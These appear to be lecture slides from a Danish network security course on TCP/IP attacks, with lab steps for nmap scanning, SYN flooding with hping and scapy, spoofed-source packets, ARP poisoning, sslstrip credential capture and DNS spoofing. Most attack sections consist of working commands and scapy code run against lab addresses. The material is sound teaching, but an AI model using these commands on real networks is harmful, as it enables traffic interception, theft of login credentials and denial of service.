NETVÆRKS- OG KOMMUNIKATIONSSIKKERHED

Security in TCP/IP

daka@kea.dk | coag@kea.dk

Agenda

- Practical stuff
- Exercise from last time
- Kali linux
- Scanning a network
  - Nmap scanner
- Packet building
- TCP attack
- ARP spoofing

Practical stuff

- Email from Pernille

- Guest lecturer visit scheduled:
  - Jacob Herbst, CTO Dubex
  - ”Trusselsbilledet”

Exercise and kali

- Exercise from last time
- Kali intro

NMap

- Scanner tool
- Can apply various approached for detecting open ports
- Uses the different RFCs (RFC 793 for TCP)
- Can be detected by most IDS and IPS systems today

NMap

- Can do OS fingerprinting
- Run the command (replace ip address with your machines IP)
  - `nmap -O -v 192.168.65.1`
- Make sure that your wireshark is running
- What types of packets are sent and why?

NMap

- Some of the scanning modes are more aggressive that others
- Find out how the following command finds the different hosts on a network using wireshark(replace ip address with you own)
  - `nmap -vv -n -sn -T4 192.168.65.1/24`
- Run it again against a specific target and snif
  - `nmap -vv -Pn -sS -A 192.168.65.1`

NMap

- What is the difference between -sS and –sT? (run in wireshark)
  - `nmap -vv -Pn -sT -A 192.168.65.1`

- How do we know if a firewall is there?
  - Consider using –sA
  - A RST is sent back in case is it is open or closed
  - Open: connection possible
  - Closed: No service availiable
  - Filtered: firewall drops packet

Packet building

- Packets are not magical!

- Windows
  - Colasoft packet builder (http://www.colasoft.com/packet_builder/)
  - Engage packet builder (http://www.engagesecurity.com/products/engagepacketbuilder/)
  - TCP inspection (https://docs.microsoft.com/da-dk/sysinternals/downloads/tcpview)
  - RawCap (http://www.netresec.com/?page=RawCap)
  - Most of these tools require that you run them as administrator


Sending custom packets

TCP attacks

- Abusing some of the features in TCP

- TCP 3-way handshake can form a basis for multiple attacks
  - Does not require a already established connection
  - TCP is connection oriented and therefore uses resources
  - TCP handshake is very common and the basis of all traffic


Quick recap


client state
LISTEN
SYNSENT
ESTAB
choose init seq num, x
send TCP SYN msg
SYNbit=1, Seq=x
choose init seq num, y
send TCP SYNACK
msg, acking SYN
SYNbit=1, Seq=y
ACKbit=1; ACKnum=x+1
received SYNACK(x)
indicates server is live;
send ACK for SYNACK;
this segment may contain
client-to-server data
ACKbit=1, ACKnum=y+1
received ACK(y)
indicates client is live
server state
LISTEN
SYN RCVD
ESTAB

Syn flood

- Exploiting the 3 way handshake by only using the syn flag
- Established “half-open” connections that eat up resources on the system
- Is somewhat dealt with by modern OS, but problem remains

Quick recap


client state
LISTEN
SYNSENT
SYNSENT
choose init seq num, x
send TCP SYN msg
SYNbit=1, Seq=x
choose init seq num, y
send TCP SYNACK
msg, acking SYN
SYNbit=1, Seq=y
ACKbit=1; ACKnum=x+1
Packet received by
host but is ignored a
new SYN packet is
issued
SYNbit=1, Seq=x
Creates a new TCP connection
server state
LISTEN
SYN RCVD
SYN RCVD

Lets try it…

- Follow my steps and look at the snif
- Are you succeeding into keeping the connection “half-open”?

hping

- You can also craft simple packages with hping for doing host discovery and service discovery:
  - `hping3 --scan known -S 192.168.65.1`
- Can be used to check a servers response to flooding!
  - `hping3 -c 3 -S -p 80 192.168.65.1`

TCP syn from the other side

- Lets try to now to do the same from the kali side
- We should be able to stop the RST with a simple firewall rule (replace the ip with your kali linux ip)
  - `iptables -A OUTPUT -p tcp --tcp-flags RST RST -s 192.168.65.131 -j DROP`
- Now lets build packets using python :-)

Notice when done playing with the flood, you should remove the firewall rule using the command: `iptables -F`

scapy – your new best friend

- A library/tool that is both a sniffer and a packet injector
- Can be used directly form commandline
- Can also be import fra a python program
- Lots of python scripts are built with it

scapy

- From your kali terminal enter scapy
- You will them get python terminal and you are ready to go
- Use `ls()` and `lsc()` to help you with the commands and protocols you want to issue.

scapy

- Most important commands include

- send() Sends a packet in layer 3
- sendp() Sends a packet in layer 2
- sr() Send and wait for response
- sniff() sniffs traffic
- rdpcap() import a pcap file

scapy

- You can sniff traffic simply by

```
pkts = sniff(count=5,filter="tcp")
pkts.summary()
pkts[1].show()
```

- You can also instead import a cap file

```
pkts  = rdpcap('capture.cap')
```

scapy

- Try using the srflood() in scapy to flood a server with tcp syn
- You will need both an IP and a TCP headers
- Writing `ls(IP)` and `ls(TCP)` will provide you with details on what you can fill out

scapy

- Try with the following with wireshark open (change the IPs)

```
packet = IP(src="192.168.65.131",dst="192.168.65.1")/TCP(dport=80,flags="S")
srflood(packet)
```

- What is this doing?

- How is your machine responding to this “flood”?
  - Look at your TCPview or your `netstat`

Scapy - Challenge


- Now write a program in python that will send 100 SYN packets in the following form
  - It will send the packets spoffing the ip address of the sender (`src`) to 10 addresses of your choosing
  - The source port (`sport`) in the TCP should also be at least 10 different ports
  - Ps. Use `send()` to send each packet
- The code you write should not be more than 5 lines long

Arp

- A wants to send datagram to B
  - B’ s MAC address not in A’ s ARP table.
- A broadcasts ARP query packet, containing B's IP address
  - dest MAC address = FF-FF-FF-FF-FF-FF
  - all nodes on LAN receive ARP query
- B receives ARP packet, replies to A with its (B's) MAC address
  - frame sent to A’ s MAC address (unicast)
- A caches (saves) IP-to-MAC address pair in its ARP table until information becomes old (times out)
  - soft state: information that times out (goes away) unless refreshed
- ARP is “plug-and-play”:
  - nodes create their ARP tables *without intervention from net administrator*

Arp poisoning

- This can be exploited to perform MitM attack



ARP with `scapy`

- Send an ARP packet to a client on the network

- Use `ls(ARP)` to find out the options that you can set.
- First try to send any ARP packet and se If you can capture it
- Next step is to try to add ARP entries to a different machine
- Ultimately you want to make a MitM
- Ps: you might want to add Ethernet to your ARP packet (`Ether(…)/ARP(…)`)

ARP Scapy solution

We create a ARP packet with a fake MAC (hwsrc) and fake IP (psrc).

We disguise the packet as a who-has, and force the attacked device (pdst) to reply. Thereby it stores the entry in its ARP table

We pack the whole thing in an Ether frame:

```
packet = Ether()/ARP(op="who-has",hwsrc="00:11:12:21:00:14",psrc="192.168.65.66",pdst="192.168.65.1")
sendp(packet)
```


Arp spoofing and SSL strip

- Kali linux has got a built in app for doing ARP poisoning.

- `arpspoof` will make sure to poison the ARP
- `sslstrip` will make sure to change the https into http

SSLStrip

Victim visits www.hotmail.com



Using arpspoof

- First we need to enable kali to forward packages intended for other IP addresses

```
echo "1" > /proc/sys/net/ipv4/ip_forward
```

Verify that its enables (you should get “1”)

```
cat /proc/sys/net/ipv4/ip_forward
```

- Reconfigure the kernel parameters at runtime

```
sysctl -p
```

Using arpspoof

- We create a rule to redirect http requests to port 8880

```
iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8880
```

- Check your arp table on the victim before you start the arp poisoning

```
arp -a
```

- We start the arp poisoning (192.168.65.132 is the victim and 192.168.65.2 is the router)

```
arpspoof -i eth0 -t 192.168.65.132 192.168.65.2
arpspoof -i eth0 -t 192.168.65.2 192.168.65.132
```

- Grab in wireshark, and check your arp table again. What has changed in the arp table?
  - `arp -a`

SSLStrip

- Now that all the traffic will be sent through us, you can start stripping ssl from the victims requests.

- Start up sslstrip

```
sslstrip -p -s -l 8880
```

- Now try to visit Hotmail from the victims machine and login to an acount
- I kali you should be able to find a file (sslstrip.log) containing the posts made

Does this work with all webpages?

- Try to do the same with facebook.com
- Why is it not possible?
- What is HSTS (HTTP Strict Transport Security)
- Can you spoof something else to make it work?

DNS spoofing

- We are still doing MiTM but this time tying to spoof the DNS replies
- Make sure that you are ARP poisoning
- Create a new file called hosts and put the following into it (192.168.65.133 is the ip of the attacker (Kali)):

```
192.168.65.133 www*
```

- Then run

```
dnsspoof -f hosts
```

- Now from the victims machine try to do nslookup with different domains

DNS spoofing – Why isn't it working

- Try to grab a capture and look into the DNS requests.
- How many responses are you getting?
- And which ones are arriving first?

DNS spoofing -fix

- We can try blocking all the responses that we are forwarding from the "real" dns.

```
iptables -A FORWARD -p udp --source-port 53 -d 192.168.65.132 -j DROP
```

- There is another fix here as well

  https://www.cybrary.it/forums/reply/49215/

Stopping the attack

- You can stop the attack by killing the arp spoof, and flushing your firewall rules

  iptables -t nat –F

  iptables -t nat –F

Further material

NMAP resources

- Cheat sheet https://highon.coffee/blog/nmap-cheat-sheet/#nmap-cheatsheet
- Comprehensive documentation https://nmap.org/book/toc.html

scapy

- Dummy guide https://theitgeekchronicles.files.wordpress.com/2012/05/scapyguide1.pdf